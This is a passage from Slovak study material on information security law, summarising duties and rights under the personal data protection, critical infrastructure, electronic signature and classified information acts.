Veľmi dôležitou požiadavkou zákona je skutočnosť, že osobné údaje možno spracúvať len spôsobom ustanoveným zákonom o OOU a v jeho medziach tak, aby nedošlo k porušeniu základných práv a slobôd dotknutých osôb, najmä k porušeniu ich práva na zachovanie ľudskej dôstojnosti alebo k iným neoprávneným zásahom do ich práva na ochranu súkromia.

#### *12.3.3.1 Základné práva a povinnosti jednotlivca*

Oprávnenou osobou sa v zmysle zákona rozumie každá fyzická osoba, ktorá prichádza do styku s osobnými údajmi v rámci svojho pracovného pomeru, štátnozamestnaneckého pomeru, služobného pomeru, členského vzťahu, na základe poverenia, zvolenia alebo vymenovania, alebo v rámci výkonu verejnej funkcie, a ktorá spracúva osobné údaje.

Fyzická osoba sa stáva oprávnenou osobou dňom jej poučenia prevádzkovateľom. Prevádzkovateľ je povinný poučiť osobu najmä o právach a povinnostiach ustanovených zákonom o OOU a o zodpovednosti za ich porušenie ešte pred uskutočnením prvej operácie s osobnými údajmi. Poučenie by malo obsahovať najmä rozsah oprávnení, popis povolených činností a podmienky spracúvania osobných údajov.
V prípade, že došlo k zásadnej a podstatnej zmene pracovného, služobného alebo funkčného zaradenia, a tým sa významne zmenil obsah náplne pracovných činností, alebo sa podstatne zmenili podmienky, alebo rozsah spracúvaných osobných údajov je prevádzkovateľ povinný opätovne poučiť oprávnenú osobu.
Jednou z najdôležitejších povinností pre oprávnené osoby je požiadavka na zachovávanie mlčanlivosti. Oprávnená osoba je povinná zachovávať mlčanlivosť o osobných údajoch, s ktorými príde do styku. Dôležitou skutočnosťou je aj fakt, že tieto údaje nesmie využiť ani pre osobnú potrebu a bez súhlasu prevádzkovateľa ich nesmie zverejniť a nikomu poskytnúť ani sprístupniť.
Povinnosť mlčanlivosti samozrejme platí aj pre iné fyzické osoby, ktoré prídu do styku s osobnými údajmi u prevádzkovateľa alebo sprostredkovateľa, či už náhodne alebo úmyselne. Povinnosť mlčanlivosti samozrejme trvá aj po ukončení spracúvania osobných údajov.
Okrem týchto základných povinností pre fyzické osoby, zákon o OOU jasne definuje aj základné práva jednotlivcov, o ktorých sa osobné údaje spracovávajú. Základným právom je ochrana práv dotknutých osôb. Práva dotknutej osoby sú v zákone o OOU definované na relatívne detailnej úrovni, takže v ďalšom texte uvedieme len základné fakty.
Dotknutá osoba má právo na základe písomnej žiadosti od prevádzkovateľa vyžadovať najmä:

- potvrdenie, či sú alebo nie sú osobné údaje o nej spracúvané,
- vo všeobecne zrozumiteľnej forme presné informácie o zdroji, z ktorého získal jej osobné údaje na spracúvanie,
- zoznam jej osobných údajov, ktoré sú predmetom spracúvania,
- opravu alebo likvidáciu svojich nesprávnych, neúplných alebo neaktuálnych osobných údajov, ktoré sú predmetom spracúvania,
- likvidáciu jej osobných údajov, ktorých účel spracúvania sa skončil (ak sú predmetom spracúvania úradné doklady obsahujúce osobné údaje, môže požiadať o ich vrátenie),
- likvidáciu jej osobných údajov, ktoré sú predmetom spracúvania, ak došlo k porušeniu zákona,
- blokovanie jej osobných údajov z dôvodu odvolania súhlasu pred uplynutím času jeho platnosti, ak prevádzkovateľ spracúva osobné údaje na základe súhlasu dotknutej osoby.

Taktiež je dôležité spomenúť aj to, že dotknutá osoba na základe písomnej žiadosti má právo u prevádzkovateľa namietať voči:

- spracúvaniu jej osobných údajov, o ktorých predpokladá, že sú alebo budú spracúvané na účely priameho marketingu bez jej súhlasu, a žiadať ich likvidáciu,
- využívaniu osobných údajov na účely priameho marketingu v poštovom styku, alebo
- poskytovaniu osobných údajov na účely priameho marketingu.

#### *12.3.3.2 Základné práva a povinnosti organizácie*

Podobne ako pre fyzické osoby, povinnosť mlčanlivosti sa vzťahuje aj na organizáciu, resp. prevádzkovateľa. Prevádzkovateľ je rovnako ako oprávnená osoba povinný zachovávať mlčanlivosť o osobných údajoch, ktoré spracúva. Povinnosť mlčanlivosti trvá aj po ukončení spracúvania osobných údajov.
Kľúčovou časťou zákona z pohľadu informačnej bezpečnosti je určite jeho druhá hlava, ktorá pojednáva o bezpečnosti osobných údajov. Zodpovednosť za bezpečnosť osobných údajov je jednoznačne ponechaná na pleciach prevádzkovateľa.

Prevádzkovateľ je povinný chrániť spracúvané osobné údaje pred ich poškodením, zničením, stratou, zmenou, neoprávneným prístupom a sprístupnením, poskytnutím alebo zverejnením, ako aj pred akýmikoľvek inými neprípustnými spôsobmi spracúvania. Za týmto účelom je prevádzkovateľ povinný, z pohľadu informačnej bezpečnosti, prijať primerané technické, organizačné a personálne opatrenia (ďalej len „bezpečnostné opatrenia“) zodpovedajúce spôsobu spracúvania osobných údajov. Pri návrhu konkrétnych bezpečnostných opatrní musí do úvahy zobrať najmä použiteľné technické prostriedky, dôvernosť a dôležitosť spracúvaných osobných údajov, a najmä rozsah možných rizík, ktoré sú spôsobilé narušiť bezpečnosť alebo funkčnosť informačného systému. Inak povedané je potrebné použiť, tzv. „Risk based approach“ prístup, ktorý najskôr vyžaduje vykonanie analýzy rizík, kde na základe jej výsledkov sú prijaté a implementované príslušné bezpečnostné opatrenia.
Prijaté a implementované bezpečnostné opatrenia musí prevádzkovateľ zdokumentovať v bezpečnostnej smernici alebo v bezpečnostnom projekte, v závislosti od toho, či spracúva osobitné kategórie osobných údajov a od toho, či je jeho systém prepojený s verejne prístupnou počítačovou sieťou. Bezpečnostný projekt vymedzuje rozsah a spôsob bezpečnostných opatrení potrebných na eliminovanie a minimalizovanie hrozieb a rizík pôsobiacich na informačný systém z hľadiska narušenia jeho bezpečnosti, spoľahlivosti a funkčnosti.
Jednoznačné previazanie zákona o OOU s informačnou bezpečnosťou a bezpečnostnými štandardmi je vidieť z povinnosti prevádzkovateľa podľa, ktorej musí bezpečnostný projekt vypracovať nie len v súlade s týmito štandardmi, ale aj právnymi predpismi a medzinárodnými zmluvami, ktorými je Slovenská republika viazaná.
Nakoľko bezpečnostné opatrenia majú taktiež svoj vlastný životný cyklus je potrebné zabezpečiť ich pravidelnú aktualizáciu vzhľadom na aktuálne podmienky a vývoj. Za týmto účelom je prevádzkovateľ povinný bez zbytočného odkladu zabezpečovať aktualizáciu prijatých bezpečnostných opatrení tak, aby zodpovedala prijatým zmenám pri spracúvaní osobných údajov, a to až do ukončenia spracúvania osobných údajov v informačnom systéme.
Keďže na celkovej bezpečnosti majú svoj podiel aj jednotliví pracovníci prevádzkovateľa je potrebné, aby prevádzkovateľ oboznámil všetky oprávnené osoby s obsahom bezpečnostnej dokumentácie v rozsahu potrebnom na plnenie ich úloh. Ide najmä o oboznámenie s ich právami a povinnosťami, ktoré sa od nich vyžadujú pre zaistenie ochrany osobných údajov. Oboznámenie oprávnených osôb s obsahom bezpečnostnej smernice je prevádzkovateľ povinný na žiadosť úradu hodnoverne preukázať. Túto povinnosť si navyše musí prevádzkovateľ splniť pri každej zmene bezpečnostnej dokumentácie. V prípade, ak prevádzkovateľ spracúva osobné údaje prostredníctvom 20 a viac oprávnených osôb musí písomne poveriť zodpovednú osobu dohľadom nad dodržiavaním ustanovení zákona o OOU. Zodpovednou osobou, môže byť iba fyzická osoba, ktorá má spôsobilosť na právne úkony v plnom rozsahu, je bezúhonná a má platné potvrdenie úradu o absolvovaní skúšky z oblasti ochrany osobných údajov.
Z dôvodov zabezpečenia celkovej bezpečnosti a efektívneho dohľadu Úradu na ochranu osobných údajov podliehajú informačné systémy, v ktorých sa spracovávajú osobné údaje registrácií a osobitnej registrácií. O informačných systémoch, ktoré nepodliehajú registrácii alebo osobitnej registrácii, je prevádzkovateľ povinný viesť evidenciu, a to najneskôr odo dňa začatia spracúvania údajov v týchto informačných systémoch. Zákon samozrejme definuje aj konkrétne podmienky, kedy ide iba o registráciu, a kedy o osobitnú registráciu, a rovnako aj podmienky samotnej registrácie a osobitnej registrácie, ktoré musia jednotliví prevádzkovatelia naplniť.

### 12.3.4 Vyhláška č. 164/2013 Z. z. o rozsahu a dokumentácii bezpečnostných opatrení

Úradu na ochranu osobných údajov Slovenskej republiky vydal 13. júna 2013 vyhlášku k zákonu o OOU, ktorá pojednáva o rozsahu a dokumentácii bezpečnostných opatrení.
Ide o vyhlášku, ktorá v rámci ochrany osobných údajov, detailne štandardizuje informačnú bezpečnosť v oblasti vedenia konkrétnej dokumentácie, ktorá napomáha efektívnemu riadeniu informačnej bezpečnosti.
Vyhláška definuje dokumentáciu prijatých bezpečnostných opatrení, ktorá popisuje celý proces spracúvania osobných údajov od ich získavania po ich likvidáciu. Obsah dokumentácie sa musí

zhodovať so skutočným stavom implementovaných bezpečnostných opatrení pri spracúvaní osobných údajov. Bezpečnostné opatrenia musia byť zdokumentované prehľadne a jednoznačne. Vyhláška popisuje najmä nasledovnú dokumentáciu:

- písomnú zmluvu, ak prevádzkovateľ poveril spracúvaním osobných údajov sprostredkovateľa,
- písomné záznamy o poučení oprávnených osôb,
- písomné poverenie zodpovednej osoby,
- záznamy o kontrolnej činnosti prevádzkovateľa zameranej na dodržiavanie bezpečnosti informačného systému,
- záznamy o zistených bezpečnostných incidentoch vplývajúcich na bezpečnosť osobných údajov a záznamy o nadväzných postupoch, ktorými prevádzkovateľ zabezpečil obnovenie bezpečnosti informačného systému,
- bezpečnostnú smernicu,
- bezpečnostný projekt.

Obsah a rozsah posledných dvoch uvedených typov dokumentácie je popísaný detailnejšie v samostatných paragrafoch vyhlášky.

### 12.3.5 Zákon č. 45/2011 Z. z. o kritickej infraštruktúre

Kritickú infraštruktúru definuje zdroj **Error! Reference source not found.** nasledovne:
*„Koncepcia ochrany kritickej infraštruktúry na Slovensku bola prijatá uznesením vlády SR č. 120 zo 14. februára 2007. V tejto koncepcii je kritická infraštruktúra označená ako tá časť národnej infraštruktúry, ktorej zničenie alebo znefunkčnenie v dôsledku pôsobenia rizikového faktora spôsobí ohrozenie alebo narušenie hospodárskeho a politického chodu štátu alebo ohrozenie života a zdravia obyvateľstva.*
*Nepretržité vyhodnocovanie rizík v kritickej infraštruktúre na národnej úrovni vytvára predpoklady na lepší odhad možných ohrození a tým na vytváranie efektívnejších postupov a prostriedkov na zvyšovanie bezpečnosti.“*
Môžeme konštatovať, že uvedené požiadavky koncepcie ochrany kritickej infraštruktúry boli premietnuté do zákon č. 45/2011 Z. z. o kritickej infraštruktúre (ďalej len „zákon o KI“). Požiadavka na monitorovanie a vyhodnocovanie rizík v kritickej infraštruktúre je čiastočne riešená prostredníctvom organizácie CSIRT.SK. CSIRT.SK je špecializovaný útvar DataCentra (rozpočtovej organizácie Ministerstva financií SR), ktorý má za cieľ zabezpečiť primeranú úroveň ochrany národnej informačnej a komunikačnej infraštruktúry. Poskytuje aktívne a proaktívne služby pre klientov definované uznesením vlády č. 479/2009.[10]

#### *12.3.5.1 Základné práva a povinnosti organizácie*

Zákon o KI ustanovuje organizáciu a pôsobnosť orgánov štátnej správy na úseku kritickej infraštruktúry, postup pri určovaní prvku kritickej infraštruktúry, povinnosti prevádzkovateľa pri ochrane prvku kritickej infraštruktúry a zodpovednosť za porušenie týchto povinností. Môže sa tiež jednať o obrannú infraštruktúru podľa osobitného predpisu.
Štátnu správu na úseku kritickej infraštruktúry vykonáva vláda SR, Ministerstvo vnútra SR, Ministerstvo hospodárstva SR, Ministerstvo financií SR, Ministerstvo dopravy, výstavby a regionálneho rozvoja SR, Ministerstvo životného prostredia SR a Ministerstvo zdravotníctva SR.
Môžeme povedať, že rovnako ako pri zákone o ISVS aj povinnosti definované v zákone o KI vychádzajú z medzinárodných štandardov riadenia IB. Organizácia, resp. prevádzkovateľ prvku kritickej infraštruktúry je povinný ochraňovať prvok pred narušením alebo zničením. Na tento účel je prevádzkovateľ povinný najmä:

- uplatniť pri modernizácii prvku technológiu, ktorá zabezpečuje jeho ochranu,

- zaviesť bezpečnostný plán, a tento pravidelne prehodnocovať,
- oboznámiť svojich zamestnancov v nevyhnutnom rozsahu s bezpečnostným plánom,
- precvičiť podľa bezpečnostného plánu aspoň raz za tri roky modelovú situáciu hrozby narušenia alebo zničenia prvku,
- postupovať podľa bezpečnostného plánu v prípade hrozby narušenia alebo zničenia prvku.

Bezpečnostný plán obsahuje popis možných spôsobov hrozby narušenia alebo zničenia prvku, zraniteľné miesta prvku a bezpečnostné opatrenia na jeho ochranu. Bezpečnostné opatrenia na ochranu prvku sú najmä mechanické zábranné prostriedky, technické zabezpečovacie prostriedky, bezpečnostné prvky informačných systémov, fyzická ochrana, organizačné opatrenia, kontrolné opatrenia a ich vzájomná kombinácia. Rozsah bezpečnostných opatrení na ochranu prvku sa určuje na základe posúdenia hrozby narušenia alebo zničenia prvku.
Zákon o KI tiež určuje ďalšie detaily v súvislosti s informačnou bezpečnosťou, týkajúce sa najmä:

- postupov pri určovaní prvku kritickej infraštruktúry (§ 8),
- postupov pre vypracovanie bezpečnostného plánu (príloha č. 2),
- označovania citlivej informácie, ktorá musí byť označená slovami „Kritická infraštruktúra – nezverejňovať“ (§ 12),
- vyraďovania prvku a prvku európskej kritickej infraštruktúry (§ 13),
- priestupkov pri porušení povinnosti, alebo úmyselnom vyzradení citlivej informácie (§ 14),
- iných správnych deliktov a s nimi súvisiacich pokút (§ 15).

## 12.4 Iná špecifická legislatíva vo vzťahu k IB

V rámci tejto špecifickej časti si stručne uvedieme prehľad niektorých špecifických právnych predpisov, ktoré už neštandardizujú problematiku IB a riadenia IB ako takú, ale obsahujú určité prvky a požiadavky na používateľov a prevádzkovateľov, či už z pohľadu zabezpečenia IB alebo z pohľadu riadenia IB. Ide najmä o predpisy týkajúce sa elektronického podpisu, ochrany utajovaných skutočností, elektronického obchodu, elektronických komunikácií a poskytovania zdravotnej starostlivosti. Môžeme povedať, že tieto predpisy vo väčšej alebo menšej miere aplikujú prvky informačnej bezpečnosti a riadenia informačnej bezpečnosti, ktoré sú štandardizované v rámci špecializovanej legislatívy.
Povinnosti pre organizácie vyplývajúce z týchto právnych predpisov nie sú pre účely týchto študijných materiálov dôležité, nakoľko nejde o všeobecné povinnosti pre všetky inštitúcie verejnej správy ale o povinnosti pre vybrané organizácie (prevažne súkromného sektora), poskytujúce príslušné špecifické služby zväčša na základe špeciálneho povolenia, certifikácie alebo akreditácie.
Spomenuté právne predpisy uvádzame z dôvodu všeobecného a ucelenejšieho prehľadu legislatívy majúcej vplyv alebo vzťah s informačnou bezpečnosťou ako takou. Okrem tohto dôvodu považujeme za nutné ich spomenúť najmä z pohľadu povinností v súvislosti s informačnou bezpečnosťou a ochranou informácií alebo súkromia, ktoré definujú pre jednotlivcov, resp. používateľov príslušných služieb definovaných konkrétnym právnym predpisom. Pre používateľov sú zároveň dôležité aj informácie o ich právach, ktoré v určitých prípadoch nepriamo vyplývajú z povinností definovaných pre príslušnú organizáciu.

### 12.4.1 Zákon č. 215/2002 Z. z. o elektronickom podpise

Na Slovensku sa elektronický podpis využíva v rôznych formách, najmä však v bankovom sektore, už viac ako 15 rokov. Najväčší rozmach zaznamenal po roku 2002, kedy vznikla táto právna úprava zákonom č. 215/2002 o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov (ďalej len „zákon o EP“) a zároveň došlo k zrovnoprávneniu vlastnoručného

podpisu v písomnej forme s tzv. zaručeným elektronickým podpisom (§ 40 ods. 4 Občianskeho zákonníka). Prijatie tejto normy okrem iného umožnilo vznik celej PKI infraštruktúry. Na základe zákona o EP vznikli certifikačné autority, akreditované certifikačné autority, koreňová certifikačné autority NBÚ, bolo vydaných niekoľko tisíc certifikátov a kvalifikovaných certifikátov verejných kľúčov pre fyzické osoby. Vzniklo tiež viacero aplikácií pre vyhotovovanie a overovanie elektronického podpisu a objavili sa aj certifikované aplikácie pre zaručený elektronický podpis.[11]
Elektronický podpis (EP) je jedným z nástrojov, prostredníctvom ktorého je možné vykonať autorizáciu (podpísanie) elektronického dokumentu konkrétnou osobou. Jeho ďalšou nezanedbateľnou bezpečnostnou funkciou, ktorá vychádza z podstaty samotného elektronického podpisu na báze asymetrickej kryptografie, je možnosť kontroly zachovania integrity podpisovaného dokumentu. Zákon o EP upravuje vzťahy vznikajúce v súvislosti s vyhotovovaním a používaním elektronického podpisu, práva a povinnosti fyzických osôb a právnických osôb pri používaní elektronického podpisu, hodnovernosť a ochranu elektronických dokumentov podpísaných elektronickým podpisom. Uvádza tiež požiadavky na rozsah auditu certifikačných autorít. Rozsah auditu certifikačnej autority je pomerne široký, keďže činnosť certifikačnej autority nespočíva iba v manažmente kľúčov, ale zahŕňa napr. aj dodržanie fyzickej a režimovej bezpečnosti nad špecifickou množinou aktív.
Gestorom zákona o EP je Národný bezpečnostný úrad, ktorý vykonáva činnosti kontroly dodržiavania tohto zákona, posudzuje žiadosti o akreditáciu certifikačných autorít na území SR, udeľuje a odníma certifikačným autoritám akreditáciu a vydáva osvedčenia o akreditácii. Vydáva certifikáty verejných kľúčov akreditovaným certifikačným autoritám, zverejňuje vlastný verejný kľúč a vydáva certifikát svojho vlastného verejného kľúča, eviduje certifikačné autority pôsobiace na Slovensku, vedie zoznam akreditovaných certifikačných autorít a zverejňuje ho na svojom webovom sídle. Zrušuje certifikát akreditovanej certifikačnej autority, ak jej bola odňatá právomoc, alebo ak ukončila svoju činnosť, vedie register zahraničných certifikačných autorít, ktorých certifikáty boli úradom uznané na použitie v SR.

#### 12.4.1.1 Základné práva a povinnosti jednotlivca

Elektronický podpis je navrhnutý s ohľadom na používateľskú jednoduchosť a praktický význam, preto práva a povinnosti jednotlivca na používanie priamo vyplývajú zo zákona.

***Používanie elektronického podpisu (§ 5)***

V styku s orgánmi verejnej moci sa používa elektronický podpis, alebo zaručený elektronický podpis. Ak sa používa zaručený elektronický podpis, tento musí byť vyhotovený prostredníctvom súkromného kľúč, na ktorý je vydaný kvalifikovaný certifikát, ktorý vydala akreditovaná certifikačná autoritou a tento certifikát musí obsahovať rodné číslo držiteľa certifikátu.
Overovateľ overuje elektronický podpis prostriedkami na overovanie elektronického podpisu využitím podpísaného elektronického dokumentu a verejného kľúča patriaceho udávanému podpisovateľovi. Pri overovaní elektronického podpisu overovateľ môže požadovať overenie pravosti verejného kľúča, to znamená toho, že verejný kľúč patrí podpisovateľovi. Na tento účel môže použiť certifikát verejného kľúča podpisovateľa.
Na rozdiel od „obyčajného“ elektronického podpisu, kde overovateľ môže vykonať určité, vyššie uvedené, overenia, pri overovaní zaručeného elektronického podpisu overovateľ už musí overiť určité, zákonom definované skutočnosti. Ide najmä o verifikovanie toho, či verejný kľúč na overenie zaručeného elektronického podpisu patrí podpisovateľovi, ktoré sa musí vykonať na základe kvalifikovaného certifikátu verejného kľúča.

***Povinnosti v prípade vydania „mandátneho“ certifikátu (§7)***

Jedna z posledných noviel zákona o EP priniesla aj možnosť vydávať, tzv. „mandátne“ certifikáty pre fyzické ale aj právnické osoby. Fyzickej osobe konajúcej v mene inej fyzickej osoby, alebo fyzickej osobe – podnikateľovi, prípadne právnickej osobe môže byť rovnako vydaný kvalifikovaný certifikát, ktorý oprávňuje túto fyzickú osobu konať v mene inej, v certifikáte uvedenej, fyzickej osoby.

Z uvedenej skutočnosti však pre takto zastupovanú fyzickú osobu vyplýva minimálne jedna dôležitá povinnosť, ktorou je požiadanie o zrušenie „mandátneho“ certifikátu v prípade, že oprávnenie osoby bolo zrušené alebo zaniklo. V prípade, že zastupovaná osoba zomrela, bola vyhlásená za mŕtvu, zanikla alebo bola zrušená, prenáša sa táto povinnosť o zrušenie certifikátu na samotného držiteľ „mandátneho“ certifikátu.

### *Povinnosti držiteľa certifikátu (§22)*

Medzi ďalšie základné povinnosti držiteľa certifikátu vo všeobecnosti patrí podľa §22 najmä:

- zaobchádzať so svojím súkromným kľúčom s náležitou starostlivosťou tak, aby nemohlo dôjsť k zneužitiu jeho súkromného kľúča,
- uvádzať presné, pravdivé a úplné informácie vo vzťahu k certifikátu svojho verejného kľúča,
- neodkladne požiadať certifikačnú autoritu, ktorá spravuje jeho certifikát, o zrušenie certifikátu, ak zistí, že došlo k neoprávnenému použitiu jeho súkromného kľúča, alebo ak hrozí neoprávnené použitie jeho súkromného kľúča, alebo ak nastali zmeny v údajoch uvedených v certifikáte.

Za škodu spôsobenú porušením povinností zodpovedá držiteľ certifikátu podľa všeobecných predpisov o náhrade škody.

### *Zrušovanie certifikátov (§ 15)*

Držiteľ certifikátu by mal zároveň poznať aj povinnosti certifikačnej autority, ktorá mu vydal príslušný certifikát v súvislosti s jeho možným zrušením. Certifikačná autorita je totižto povinná zrušiť certifikát, ktorý spravuje, ak zistí, že neboli splnené požiadavky podľa zákona o EP, alebo ak zistí, že certifikát nebol vydaný na základe pravdivých údajov. Najdôležitejšou podmienkou zrušenia z pohľadu držiteľa certifikátu je ale možnosť, kedy držiteľ, alebo osoba, ktorej údaje sú uvedené v certifikáte, sama požiada o zrušenie certifikátu z akýchkoľvek dôvodov, ktorými samozrejme spravidla bývajú bezpečnostné dôvody, prípadne zmena identifikačných údajov.
Taktiež môže o zrušenie certifikátu požiadať súd, prípadne to môže byť certifikačná autorita, ktorá požiada o zrušenie certifikátu, v prípade, ak držiteľ zomrel, alebo v prípade, ak držiteľ certifikátu zanikol ako právnická osoba.
Ďalším dôvodom pre zrušenie certifikátu môže byť, že súkromný kľúč patriaci k certifikátu pozná iná osoba, než osoba uvedená v certifikáte. O zrušenie certifikátu môže okrem držiteľa certifikátu zažiadať aj zastupovaná osoba.

### *Priestupky a správne delikty na úseku elektronického podpisu (§26 a §27)*

Podľa §26 sa priestupku dopustí ten, kto:

- zneužije súkromný kľúč podpisovateľa,
- predloží nepravdivé údaje pri podávaní žiadosti o vydanie certifikátu,
- poruší povinnosť bezodkladne požiadať o zrušenie certifikátu.

Za uvedený priestupok podľa prvého bodu možno uložiť pokutu do výšky 33000 EUR a za priestupok podľa posledných dvoch bodov možno uložiť pokutu až do výšky 66000 EUR.
Rovnako je možné, v súlade s §27, uložiť pokutu aj poskytovateľovi certifikačných služieb, prípadne inej relevantnej právnickej osobe, za porušenie príslušných povinností vyplývajúcich zo zákona, a to až do výšky 332000 EUR.

#### 12.4.1.2 Základné práva a povinnosti organizácie

***Povinnosti v prípade vydania „mandátneho" certifikátu (§7)***

Podobne ako pri povinnostiach jednotlivca v súvislosti so správou „mandátnych" certifikátov, platia rovnaké povinnosti aj pre organizáciu verejnej moci, v mene ktorej bol príslušný „mandátny" certifikát vydaný.
Kvalifikovaný certifikát môže byť vydaný aj fyzickej osobe, ktorá má oprávnenie na vykonávanie činnosti podľa osobitného predpisu (napr. notárovi, advokátovi, exekútorovi a pod.), fyzickej osobe, ktorá vykonáva funkciu podľa osobitného predpisu (napr. sudcovi, prokurátorovi a pod.) a fyzickej osobe, ktorá je verejným funkcionárom.
Z uvedenej skutočnosti pre príslušný orgán verejnej moci, v mene ktorého je „mandátny" certifikát vydaný, vyplýva povinnosť bezodkladne požiadať o zrušenie tohto „mandátneho" certifikátu, ak oprávnenie osoby alebo postavenie osoby uvedenej v „mandátnom" certifikáte bolo zrušené, alebo zaniklo.

***Ďalšie špecifické povinnosti týkajúce sa organizácie vyplývajúce zo zákona o EP***

Zákon o EP umožňuje certifikačným autoritám prevádzkovanie, tzv. registračných autorít, ktoré nemusia byť integrálnou súčasťou a internou zložkou certifikačnej autority, ale môže ísť o samostatné právne subjekty, prípadne orgány verejnej moci, ktoré v mene príslušnej certifikačnej autority budú vykonávať vybrané certifikačné činnosti spojené najmä s vydávaním a rušením certifikátov. V prípade, že sa povinná organizácia verejnej moci stane takouto registračnou autoritou jej základnou povinnosťou je, že musí konať v mene certifikačnej autority alebo na základe zmluvy uzatvorenej s príslušnou certifikačnou autoritou.
V takomto prípade je registračná autorita vo svojej činnosti viazaná certifikačným poriadkom certifikačnej autority, v ktorej mene koná, alebo s ktorou má uzatvorenú zmluvu.
Registračná autorita najmä prijíma žiadosti o vydanie certifikátu a kontroluje súlad údajov v žiadosti o vydanie certifikátu s údajmi v predloženom preukaze totožnosti žiadateľa o vydanie certifikátu. Na základe overených údajov odosiela žiadosť o vydanie certifikátu certifikačnej autorite. Po spracovaní tejto žiadosti príslušnou certifikačnou autoritou a doručení vydaného certifikátu od certifikačnej autority odovzdáva tento certifikát protokolárnym spôsobom samotnému žiadateľovi, resp. držiteľovi certifikátu.

#### 12.4.1.3 Väzba zákona na riadenie IB

Vzťah zákona o EP s požiadavkami noriem ohľadom informačnej bezpečnosti a riadenia IB je možné vidieť najmä pri povinnostiach kladených na jednotlivé certifikačné a akreditované certifikačné autority. Okrem špecifických povinností vyplývajúcich z vydávania, rušenia a celkovej správy certifikátov, definuje zákon o EP (a najmä príslušné vyhlášky Národného bezpečnostného úradu k tomuto zákonu) aj povinnosti, ktoré sa priamo týkajú IB a riadenia IB. Ide napríklad o pravidelné vykonávanie nezávislých bezpečnostných auditov, vedenie bezpečnostnej a prevádzkovej dokumentácie s minimálnym predpísaným obsahom, o požiadavky na audítorov a na samotný rozsah a výkon auditu.

### 12.4.2 Zákon č. 215/2004 Z. z. o ochrane utajovaných skutočností

Zákon o ochrane utajovaných skutočností sa v podstate skoro celý venuje bezpečnostným požiadavkám, avšak požiadavkám nad špecifickým typom aktíva, ktorým sú utajované skutočnosti. Ochrana utajovaných skutočností (povinnosť postúpená z EÚ a NATO) bola dôvodom vzniku Národného bezpečnostného úradu v roku 2001. Vytvorenie optimálneho systému ochrany utajovaných skutočností je preto jeho primárnou úlohou.
Samotný zákon chápe ochranu utajovaných skutočností ako súbor opatrení, ktorý pokrýva všetky základné oblasti, ktorými je personálna bezpečnosť, administratívna bezpečnosť, šifrová ochrana informácií, fyzická bezpečnosť, objektová bezpečnosť, bezpečnosť technických prostriedkov a priemyselná bezpečnosť. Môžeme konštatovať, že najdetailnejšie rozpracovanou oblasťou, resp.

oblasťou, ktorej je venovaný najväčší dôraz je jednoznačne oblasť personálnej bezpečnosti, v rámci ktorej sa vykonávajú bezpečnostné previerky na preverenie bezpečnostnej spoľahlivosti osoby, ktorá sa bude oboznamovať s utajovanou skutočnosťou. Samozrejme pozornosť je venovaná aj zvyšným uvedeným oblastiam. Motiváciou pre kladenie dôrazu na oblasť personálnej bezpečnosti boli pravdepodobne praktické skúsenosti a nepísané pravidlo, ktoré hovorí, že najslabším článkom v informačnej bezpečnosti je vždy „ľudský faktor".
Koncepciu ochrany utajovaných skutočností schválila vláda Slovenskej republiky Uznesením č. 475 zo dňa 30.5.2007. Dôvodom schválenia tejto koncepcie bolo najmä formulovanie hlavných princípov ochrany utajovaných skutočností a systémových požiadaviek na cieľový systém ochrany utajovaných skutočností v rámci SR.
Zákon č. 215/2004 na ochranu utajovaných skutočností a o zmene a doplnení neskorších predpisov (ďalej len „zákon o US") teda upravuje podmienky na ochranu utajovaných skutočností, najmä práva a povinnosti právnických osôb, obcí a fyzických osôb pri ich ochrane. Zároveň upravuje a definuje pôsobnosť Národného bezpečnostného úradu a pôsobnosť ďalších štátnych orgánov zaoberajúcich sa utajovanými skutočnosťami.

#### 12.4.2.1 Základné práva a povinnosti jednotlivca

Pôvodcom utajovanej skutočnosti je právnická osoba alebo fyzická osoba, ktorá je oprávnená rozhodnúť, že informácia alebo vec je utajovanou skutočnosťou, určiť stupeň utajenia a rozhodnúť o zmene alebo zrušení stupňa jej utajenia.
Oprávnenou osobou je právnická osoba alebo fyzická osoba, ktorá je určená na oboznamovanie sa s utajovanými skutočnosťami, alebo ktorej oprávnenie na oboznamovanie sa s utajovanými skutočnosťami vzniklo zo zákona.
Nepovolanou osobou je fyzická osoba, ktorá nie je oprávnená oboznamovať sa s utajovanými skutočnosťami, alebo ktorá nie je oprávnená oboznamovať sa s utajovanými skutočnosťami nad rozsah, ktorý jej je určený.
Základné povinnosti oprávnenej osoby sú najmä:

- zachovávať pred nepovolanou osobou a pred cudzou mocou mlčanlivosť o informáciách a veciach obsahujúcich utajované skutočnosti počas utajenia týchto skutočností, a to aj po zániku oprávnenia oboznamovať sa s utajovanými skutočnosťami,
- dodržiavať všeobecne záväzné právne predpisy upravujúce ochranu utajovaných skutočností,
- oznámiť neodkladne vedúcemu neoprávnenú manipuláciu s utajovanými skutočnosťami a záujem nepovolaných osôb o utajované skutočnosti a spolupracovať s úradom na objasnení príčin neoprávnenej manipulácie s utajovanými skutočnosťami,
- oznámiť neodkladne vedúcemu skutočnosť, ktorá by mohla mať vplyv na jej oprávnenie oboznamovať sa s utajovanými skutočnosťami, ako aj každú skutočnosť, ktorá by mohla mať vplyv na takéto oprávnenie inej oprávnenej osoby.

Medzi základné povinnosti všetkých „bežných" občanov, resp. nepovolaných osôb, patrí povinnosť neodkladného odovzdania získanej alebo nájdenej utajovanej skutočnosti NBÚ alebo útvaru Policajného zboru. Príjemca takto odovzdanej utajovanej skutočnosti je zároveň na požiadanie povinný vystaviť odovzdávajúcemu potvrdenie o jej prevzatí.

#### 12.4.2.2 Základné práva a povinnosti organizácie

##### *Povinnosti vedúceho (§ 8)*

Ochranu utajovaných skutočností je povinný zabezpečiť v štátnom orgáne štatutárny orgán, v obci starosta, vo vyššom územnom celku predseda a v inej právnickej osobe štatutárny orgán (ďalej len "vedúci"). Ak je štatutárnym orgánom kolektívny orgán za vedúceho sa v súlade so zákonom o US považuje písomne poverený člen kolektívneho orgánu.
Vedúci najmä určuje základné vymedzenie utajovaných skutočností, lehoty, zmeny a zrušenia stupňa utajenia. Určuje tiež koncepciu ochrany utajovaných skutočností a vytvára podmienky na jej

